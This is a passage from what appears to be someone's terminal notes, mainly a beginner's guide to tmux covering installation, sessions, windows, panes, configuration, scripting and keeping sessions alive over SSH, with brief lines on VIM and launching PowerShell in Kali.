This guide provides the essentials without being overwhelming. Practice each section gradually to build confidence with VIM.

How to switch from terminal to powershell in Kali

`pwsh`

tmux

Comprehensive Guide to Using `tmux`

`tmux` (terminal multiplexer) is a powerful tool for managing multiple terminal sessions within a single window. It's especially useful for developers, sysadmins, and anyone who works extensively in the terminal.

1. Installation

- **Debian/Ubuntu:** `sudo apt install tmux`
 - **Red Hat/CentOS:** `sudo yum install tmux`
 - **macOS:** `brew install tmux`
 - **Windows:** Use `tmux` via WSL (Windows Subsystem for Linux).
-

2. Starting and Attaching Sessions

Start a new session:

`tmux`

- This creates a new session and opens a `tmux` window.

Start a new session with a name:

`tmux new -s my_session`

- "-s" stands for session name

List all sessions:

`tmux ls`

Reattach to a session:

`tmux attach -t my_session`

- "-t" stands for target

- **Detach from a session:**

Press `Ctrl+b` followed by `d`.

3. Basic Concepts

- **Session:** A collection of `tmux` windows.

- **Window**: A single terminal screen within a session.
 - **Pane**: A split terminal within a window.
-

4. Key Commands

`tmux` uses a prefix (default: `Ctrl+b`) followed by a command.

For example, `Ctrl+b` followed by `c` creates a new window.

- **Prefix key:** `Ctrl+b`

Session Commands

- Detach: `Ctrl+b`, then `d`
- Rename session: `Ctrl+b`, then `$`
- Switch sessions: `Ctrl+b`, then `s`
- Delete a session:
 - While inside the Session
 - `exit`
 - Outside you are outside tmux (target session is detached)
 - `tmux kill-session -t session_name`
 - Delete all active sessions:
 - `tmux kill-server`
 - Check if the Session is Deleted
 - `tmux ls`

Window Commands

- New window: `Ctrl+b`, then `c`
- Switch windows: `Ctrl+b`, then `n` (next) or `Ctrl+b`, then `p` (previous)
- Go to a specific window: `Ctrl+b`, then the window number
- Close window: `Ctrl+b`, then `&`
- Rename window: `Ctrl+b`, then `,`

Pane Commands

- Split horizontally: `Ctrl+b`, then `"` (double quote)
- Split vertically: `Ctrl+b`, then `%`
- Switch panes: `Ctrl+b`, then arrow keys

- Resize panes: **Ctrl+b**, then hold **Ctrl** and use arrow keys
- Close pane: **Ctrl+b**, then **x**

Scroll

- To enter Scroll Mode: **Ctrl+b**, then **[**
 - And then you can start scrolling using the wheel on the mouse, or using arrows
 - To quit Scroll Mode: **q**
-

5. Customizing tmux

tmux can be customized via the `~/.tmux.conf` file.

Example Config:

```
# Enable mouse support
set -g mouse on
```

Apply the configuration with:

```
tmux source-file ~/.tmux.conf
```

6. Advanced Features

- **Scrollbar History:**
 - Enter copy mode: **Ctrl+b**, then **[**
 - Scroll: Use arrow keys or **PgUp/PgDn**.
 - Exit: Press **q**.
- **Copy and Paste:**
 - Enter copy mode: **Ctrl+b**, then **[**

- Start selection: Press **Space**.
- End selection: Press **Enter**.
- Paste: **Ctrl+b**, then **]**.
- **Command Mode:**
 - Access: **Ctrl+b**, then **:**
 - Example: Rename a window with **rename-window new_name**.
- **Save Session Layout:**
 - Save layout: **tmux list-windows -t session_name**
 - Restore layout: Use **select-layout** commands.

Scriptable Automation: Automate **tmux** sessions in scripts for project-specific workflows.

Example:

```
#!/bin/bash
tmux new-session -d -s my_project
tmux send-keys -t my_project "cd ~/project && vim" C-m
tmux split-window -h
tmux send-keys "htop" C-m
tmux attach-session -t my_project
```

7. Troubleshooting

- **Lost session:** Use **tmux ls** to check if the session exists.
 - **Pane resizing issues:** Ensure the terminal window is large enough to accommodate your layout.
 - **Mouse not working:** Add **set -g mouse on** to **.tmux.conf**.
-

8. Exiting **tmux**

- **Close a session:**
All windows and panes in a session must be closed. Use **Ctrl+d** or **exit** in each.

Kill a session:

`tmux kill-session -t my_session`

How to Enable Mouse Support (scrolling through terminal using mouse):

1. `nano ~/.tmux.conf`
 - a. Edit your tmux configuration file:
 2. `set -g mouse on`
 - a. Add this line
 3. `tmux source-file ~/.tmux.conf`
 - a. Reload the config file
-

How to select text after you Enable Mouse Support

After you enable mouse support, you can't select text like normal. Use this solution:

1. **Disable Mouse Copy Interception Temporarily:** Hold Shift while selecting text with the mouse. This bypasses tmux's mouse interception and allows your terminal emulator to handle the selection.
-

Using tmux with SSH

Using SSH with tmux allows you to run commands or manage remote systems persistently. If your SSH connection is interrupted, your tmux session remains active on the remote server, letting you reconnect and resume without losing progress. Here's how it works:

1. `ssh user@remote-server`

2. `tmux new -s mysession`
 - a. Do this inside the SSH
3. After SSH connections dies, the tmux session stays alive! Now, all you have to do is ssh back into the server and then attach again: `tmux attach -t mysession`
4. This makes sure everything is saved incase u accidentally break SSH. Everything is saved. It's like you never left!
5. But this requires you to have tmux installed inside the SSH server

Installing tmux

1. `tmux -V`
 - a. Check to see if tmux is installed
2. For Debian/Ubuntu:
 - a. `sudo apt update`
 - b. `sudo apt install tmux`
3. For CentOS/RHEL:
 - a. `sudo yum install tmux`
4. For Fedora:
 - a. `sudo dnf install tmux`
5. For macOS (if remote server is a Mac):
 - a. `brew install tmux`
6. For Arch Linux:
 - a. `sudo pacman -S tmux`
7. For FreeBSD:
 - a. `pkg install tmux`
8. `tmux -V`
 - a. Verify that you successfully installed